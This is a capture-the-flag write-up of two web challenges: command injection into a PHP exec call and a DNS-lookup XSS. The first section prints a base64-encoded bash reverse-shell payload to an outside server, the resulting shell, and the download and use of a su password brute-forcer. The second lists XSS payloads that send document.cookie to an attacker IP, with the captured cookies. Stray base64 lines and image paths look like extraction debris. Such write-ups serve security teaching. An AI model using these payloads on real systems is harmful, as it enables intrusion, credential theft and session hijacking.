ZT0xLjAiPgogICAgPG1ldGEgaHR0cC1lcXVpdj0iWC1VQS1Db21w

```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <script src="jquery-3.6.0.min.js"></script>
    <title>Turnament</title>
    <meta name="description" content="Tocmai am instalat platforma pentru turnamente insa nu suntem siguri daca e sigur
</head>

<body>

<object data="https://www.wcg.com/" style="width: 100%; margin-top:15px;" width="1300" height="635">
    <embed src="https://www.wcg.com/" width="1300" height="1200"> </embed>
</object>


    <?php
    ini_set('max_execution_time', 5);
    if ($_COOKIE['password'] !== getenv('PASSWORD')) {
        setcookie('password', 'PASSWORD');
        die('Administration only!');
    }
    ?>

    <h1>CS Pro Players</h1>
    <form>
        <input type="hidden" value="expose.php" name="file">
        <textarea style="border-radius: 1rem;" type="text" name="text" rows=30 cols=100></textarea><br />
        <input type="submit">
    </form>
    <?php
    if (isset($_GET["text"])) {
        $text = $_GET["text"];
        echo "<h2>Counting: " . exec('printf \'' . $text . '\' | wc -c') . "</h2>";
    }
    ?>
</body>
</html>
```

Looking at the source code we see that the first thing we need to do is set the appropriate cookie value to be able to interact with the Admin feature from the bottom. We have tried bruteforcing the value but did not find a match. Lastly, we ran some fuzzing through the LFI to look for hidden php files that might contain this password (password was either imported from a php script into memory or set via bash synthax).




PD9waHAKJHBhc3N3b3JkID0gInh5ejEzMzciOwplY2hvICI0MDQiOwoKaGVhZGVyKCdMb2NhdGlvbjogLycpOwo=



Now, we can play around with the *text* GET parameter which seems to be injected in a php *exec* function. Therefore, we might be able to get code

execution if we are able to break out of the quotes. We tested this locally and by having a single quote inside the text variable we can execute any system command we want.



At this point, in these types of scenario, it is best to get a reverse shell so we can inspect the local file system for the flag. For this, we need a VPS with a public IP for the application to connect with. After setting that up, we can start a netcat listener and do a bash reverse shell.

```
GET /?file=expose.php&text=<@urlencode>';echo c2ggLWkgPiYgL2Rldi90Y3AvMTc4Ljc5LjEzNS4xNjEvODAgMD4mMQ== | base64 -d | bash ;#'<@/urlencode> HTTP/1.1
Host: 51.254.113.23
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://51.254.113.23/?file=expose.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: password=xyz1337
sec-gpc: 1
Connection: close
```

Search...

Response

```
root@localhost:~# ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether f2:3c:93:91:44:2b brd ff:ff:ff:ff:ff:ff
    inet 178.79.135.161/24 brd 178.79.135.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 2a01:7e00::f03c:93ff:fe91:442b/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 88sec preferred_lft 28sec
    inet6 fe80::f03c:93ff:fe91:442b/64 scope link
       valid_lft forever preferred_lft forever
root@localhost:~# rlwrap nc -nlvp 80
Listening on 0.0.0.0 80
Connection received on 51.254.113.23 37462
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Doing some local enumeration we fond the flag but seems to be owned by a different user which we dont have access to. Therefore, our only change of reading the file is to either find a local misconfiguration and do a privesc or bruteforce the mov user's password (commo thing in ctf challenges). To bruteforce the password, we can either do a for loop or use a public tool such as [subBF](#).

```
$ curl https://raw.githubusercontent.com/carlospolop/su-bruteforce/master/suBF.sh -o brute.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1975  100  1975    0     0  10972      0 --:--:-- --:--:-- --:--:-- 10911
$ bash brute.sh
This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wordlist (top12000.txt).
You can specify a username using -u <username> and a wordlist via -w <wordlist>.
By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s) ~ 143s to complete
You can configure this times using -t (timeout su process) ans -s (sleep between 2 su processes).
Fastest recommendation: -t 0.5 (minimun acceptable) and -s 0.003 ~ 108s to complete

Example:    ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE PROVIDED USERNAME EXIST, BE CAREFUL

$ curl https://raw.githubusercontent.com/carlospolop/su-bruteforce/master/top12000.txt -o pass.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   97k  100   97k    0     0   491k      0 --:--:-- --:--:-- --:--:--  491k
$ bash brute.sh -u mov -w pass.txt
  [+] Bruteforcing mov...
  You can login as mov using password: rambo
```

We get a valid password which we can use to change user context and read the flag.

```
$ su - mov
Password: rambo
cat /mov/system/flag.txt
RST{QbpNmAvVHwd4sBqu3wS4TuFxSLue}
```

Flag: **RST{QbpNmAvVHwd4sBqu3wS4TuFxSLue}**

DNS Lookup

This challenge was rather easy once you posses a domain which you can add different entries with custom values. The goal of this challenge was to send the admin a domain name that would, most likely, trigger an XSS and get you the cookie/flag.


Therefore, we have bought the domain *kayn.website* and configured multiple txt entries, each containing an XSS payload (different approaches). Testing this on the web application work and once this was sent to Dragos, we got a cookie which contained the flag.

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ dig kayn.website txt

; <<>> DiG 9.16.1-Ubuntu <<>> kayn.website txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17454
;; flags: qr rd ad; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;kayn.website.                  IN      TXT

;; ANSWER SECTION:
kayn.website.           0       IN      TXT     "<img src=x onerror=this.src='http://178.79.135.161/?c='+btoa(document.cookie)>"
kayn.website.           0       IN      TXT     "<script>window.location.href='http://178.79.135.161/?c='+btoa(document.cookie)</script>"
kayn.website.           0       IN      TXT     "<script>window.location='http://178.79.135.161/?c='+btoa(document.cookie)</script>"
kayn.website.           0       IN      TXT     "<script>fetch('https://178.79.135.161', {method: 'GET',mode: 'no-cors',body:document.cookie});<script>"

;; Query time: 50 msec
;; SERVER: 172.27.96.1#53(172.27.96.1)
;; WHEN: Mon Mar 21 22:50:08 EET 2022
;; MSG SIZE  rcvd: 443

kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$
```

```
GET /dns-tools/?url=kayn.website HTTP/1.1
Host: vps-f8bcd6cb.vps.ovh.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://vps-f8bcd6cb.vps.ovh.net/dns-tools/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=d57js28gji96uob7p74iivsfmo
sec-gpc: 1
Connection: close
```

```
<body>
  <h2>
    Lookup
  </h2>
  <form action="" method="get">
    URL: <input type="text" name="url">
    <br />
    <br />
    <input type="submit" value="Lookup">
  </form>
  <br />
  <br />
  <h3>
    Intrari A
  </h3>
  160.153.136.3<h3>
    Intrari TXT
  </h3>
  "<img src=x onerror=this.src='http://178.79.135.161/?c='+btoa(document.cookie)>
  "<h3>
    Intrari MX
  </h3>
  <br />
  <br />
  <h2>
    Autentificare
  </h2>
  <form action="" method="post">
    Utilizator: <input type="text" name="username">
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
84.117.24.33 - - [21/Mar/2022 20:51:44] "GET /?c=UEhQU0VTU0lEPWQ1N2pzMjhnamk5NnVvYjdwNzRpaXZzZm1v HTTP/1.1" 200 -
```




```
"GET /?c=UlNUe2RiODBhNTFkYWM1OTlmZjhhMTcwYjA1YjNjNWI2YzQwfQo= HTTP/1.1" 200 -
```

```
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$ echo UlNUe2RiODBhNTFkYWM1OTlmZjhhMTcwYjA1YjNjNWI2YzQwfQo= | base64 -d
RST{db80a51dac599ff8a170b05b3c5b6c40}
kayn@DESKTOP-SG0G1D1:/mnt/c/Users/Kayn$
```

Flag: **RST{db80a51dac599ff8a170b05b3c5b6c40}**